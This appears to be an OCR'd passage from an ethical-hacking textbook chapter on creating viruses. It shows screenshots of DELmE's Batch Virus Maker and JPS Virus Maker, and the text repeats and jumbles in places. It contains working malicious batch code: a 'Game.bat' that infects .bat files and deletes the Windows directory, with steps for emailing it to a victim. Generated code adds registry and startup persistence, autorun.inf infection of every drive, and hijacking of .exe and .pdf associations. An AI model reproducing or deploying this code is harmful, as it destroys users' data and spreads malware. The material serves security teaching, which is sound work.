set reginf="hklm\Software\Microsoft\Windows\CurrentVersion\Run"
reg add "%reginf%" /v "%valinf%" /t "REG_SZ" /d %0 /f > nul
rem ---------------------------------
rem ---------------------------------
rem Infect Startup Folder
copy %0 "%userprofile%\Start Menu\Programs\Startup"
rem ---------------------------------
rem ---------------------------------
rem Infect All .Pdf Files
assoc .pdf=batfile
DIR /S/B %SystemDrive%\*.pdf >> InfList_pdf.txt
echo Y | FOR /F "tokens=1,* delims=: " %%j in (InfList_pdf.txt) do copy /y %0
rem ---------------------------------
```

Virus Name: Connect Trojan
Virus Author: Fabinhoff

Enter File Extension To Infect (eg '.txt')

Send To Contacts: Sends Virus To All Contacts On Microsoft Outlook As An Email Attachment


DELmE's Batch Virus Maker.

Version: 2.0
Scripting Language: AutoIt v3.3.0.0
Coded By: DELmE
Coded for: Members of HackForums.Net

To contact me visit HackForums.Net and send me a message

Please view the User Agreement by clicking the "Agreement button" and make sure you fully understand and agree with the agreement.

JPS Virus Maker


JPS (Virus Maker 4.0)
About
Create Virus!
Exit
JPS Virus Maker 4.0

Virus Options :

☐ Disable Registry
☐ Disable MsConfig
☒ Disable TaskManager
☐ Disable Telegram
☐ Disable Media Player
☐ Disable Internet Explorer
☐ Disable Time
☐ Disable Group Policy
☐ Disable Windows Explorer
☐ Disable Notepad
☐ Disable Wordpad
☐ Disable Windows
☐ Disable System Restore
☐ Disable Taskbar
☐ Disable Start Button
☐ Disable DHCP Client
☐ Disable CMD
☒ Disable Windows Update
☒ Disable Control Panel
☐ Disable Desktop Icons
☐ Disable Screen Saver
☐ Disable Browsers
☒ Disable Drives
☐ Hide Services
☒ Hide Windows Clock
☒ Hide Desktop Icons
☐ Hide Run
☐ Hide Taskbar
☐ Hide Cursor
☐ Swap Mouse Button
☐ Remove Folder Options
☐ Lock Mouse and Keyboard
☐ Always Open CD_ROM
☐ Turn Off Monitor
☐ Crazy Mouse
☒ Enable Remote Desktop
☐ Destroy Clipboard
☐ Lock Screen
☐ Mute Sound
☒ Remove Bluetooth
☐ Remove Windows Themes
☐ Slow Mouse Speed
☒ Turn Off Windows Firewall
☒ Turn Off Windows Defender
☐ Run In System Mode
☒ Auto Startup

○ Restart ○ LogOff ○ TurnOff ○ Hibrinate ● None

Name After Install : svchost
Server Name : Server.exe
x86(32Bit)

How to Infect Systems Using a Virus

Attackers can infect systems using a virus in the following steps:

- Creating Virus
- Propagating and Deploying Virus

Creating a Virus

A virus can be created in two ways: writing a virus program, and using virus maker tools.

- **Writing a Simple Virus Program**

  The following steps are involved in writing a simple virus program:

  1. Create a batch file **Game.bat** with the following text:

     ```
     @ echo off
     for %%f in (*.bat) do copy %%f + Game.bat
     del c:\Windows\*.*
     ```

  2. Convert the **Game.bat** batch file into **Game.com** using the **bat2com** utility
  3. Send the **Game.com** file as an email attachment to the victim
  4. When **Game.com** is executed by the victim, it copies itself to all the .bat files in the current directory on the target machine and deletes all the files in the **Windows directory**

- **Using Virus Maker Tools**

  Virus maker tools allow you to customize and craft your virus into a single executable file. The nature of the virus depends on the options available in the virus maker tool.


  Once the virus file is built and executed, it can perform the following tasks:

  - Disable Windows command prompt and Windows Task Manager
  - Shut down the system
  - Infect all executable files
  - Inject itself into the Windows registry and start up with Windows
  - Perform non-malicious activity such as unusual mouse and keyboard actions

The following tools are useful for testing the security of your own antivirus software.

- **DELmE's Batch Virus Maker**

  DELmE's Batch Virus Generator is a virus creation program with many options to infect the victim's PC, such as formatting the C: drive, deleting all the files in the hard disk drive, disabling admin privileges, cleaning the registry, changing the home page, killing tasks, and disabling/removing the antivirus and firewall.


DELmE's Batch Virus Maker v 2.0
Infection
Payload
Other Options
Local Infection
Infect Reg Run Key
Infect All Drives
Infect All Folders
Infect Startup Folder
Infect Autoexec.bat
Infect "ls" Cmd
Filetype Infection
Infect All .Exe Files
Infect All .Lnk Files
Infect All .Doc Files
Infect All .Txt Files
Infect All .Pdf Files
Infect All .Xml Files
Infect All .Mp3 Files
Infect All .Mp4 Files
Infect All .Png Files
Infect Filetype...
Infect
Internet Spreading
Send To Contacts
Save As .Bat
Save As .Txt
View Agreement
View Credits
Start Over
Exit

```
@ echo off
rem -------------------------
rem Infect All Drives
for %%E In (A,B,C,D,E,F,G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z) Do (
copy /Y %0 %%E:\
echo [AutoRun] > %%E:\autorun.inf
echo open="%%E:\%0" >> %%E:\autorun.inf
echo action=Open folder to see files... >> %%E:\autorun.inf)
rem -------------------------
rem -------------------------
rem Infect Autoexec.bat
echo start "" %0>>%SystemDrive%\AUTOEXEC.BAT
rem -------------------------
rem -------------------------
rem Infect All .Exe Files
assoc .exe=batfile
DIR /S/B %SystemDrive%\*.exe >> InfList_exe.txt
echo Y | FOR /F "tokens=1,* delims=: " %%j in (InfList_exe.txt) do copy /y %0
rem -------------------------
rem -------------------------
rem Infect Reg Run Key
set valinf="rundll32_%random%_toolbar"
set reginf="hklm\Software\Microsoft\Windows\CurrentVersion\Run"
reg add %reginf% /v %valinf% /t "REG_SZ" /d %0 /f > nul
rem -------------------------
rem -------------------------
rem Infect Startup Folder
copy %0 "%userprofile%\Start Menu\Programs\Startup"
rem -------------------------
rem -------------------------
rem Infect All .Pdf Files
assoc .pdf=batfile
DIR /S/B %SystemDrive%\*.pdf >> InfList_pdf.txt
echo Y | FOR /F "tokens=1,* delims=: " %%j in (InfList_pdf.txt) do copy /y %0
rem -------------------------
```

Virus Name: Connect Trojan
Virus Author: Fabinhoff

Enter File Extension To Infect (eg '.txt')

Sends Virus To All Contacts On Microsoft Outlook As An Email Attachment

DELmE's Batch Virus Maker Info

DELmE's Batch Virus Maker.

Version: 2.0
Scripting Language: AutoIt v3.3.0.0
Coded By: DELmE
Coded for: Members of HackForums.Net


To contact me visit HackForums.Net and send me a message

Please view the User Agreement by clicking the "Agreement button" and make sure you fully understand and agree with the agreement.

Figure 7.54: Screenshot of DELmE's Batch Virus Maker

- **JPS Virus Maker**

  JPS Virus Maker tool is used to create customized viruses. It has many in-built options to create a virus. Some of the features of this tool are auto-startup, disable task manager, disable control panel, enable remote desktop, turn off Windows Defender, etc.



Virus Options :

☐ Disable Registry
☐ Disable MsConfig
☒ Disable TaskManager
☐ Disable Telegram
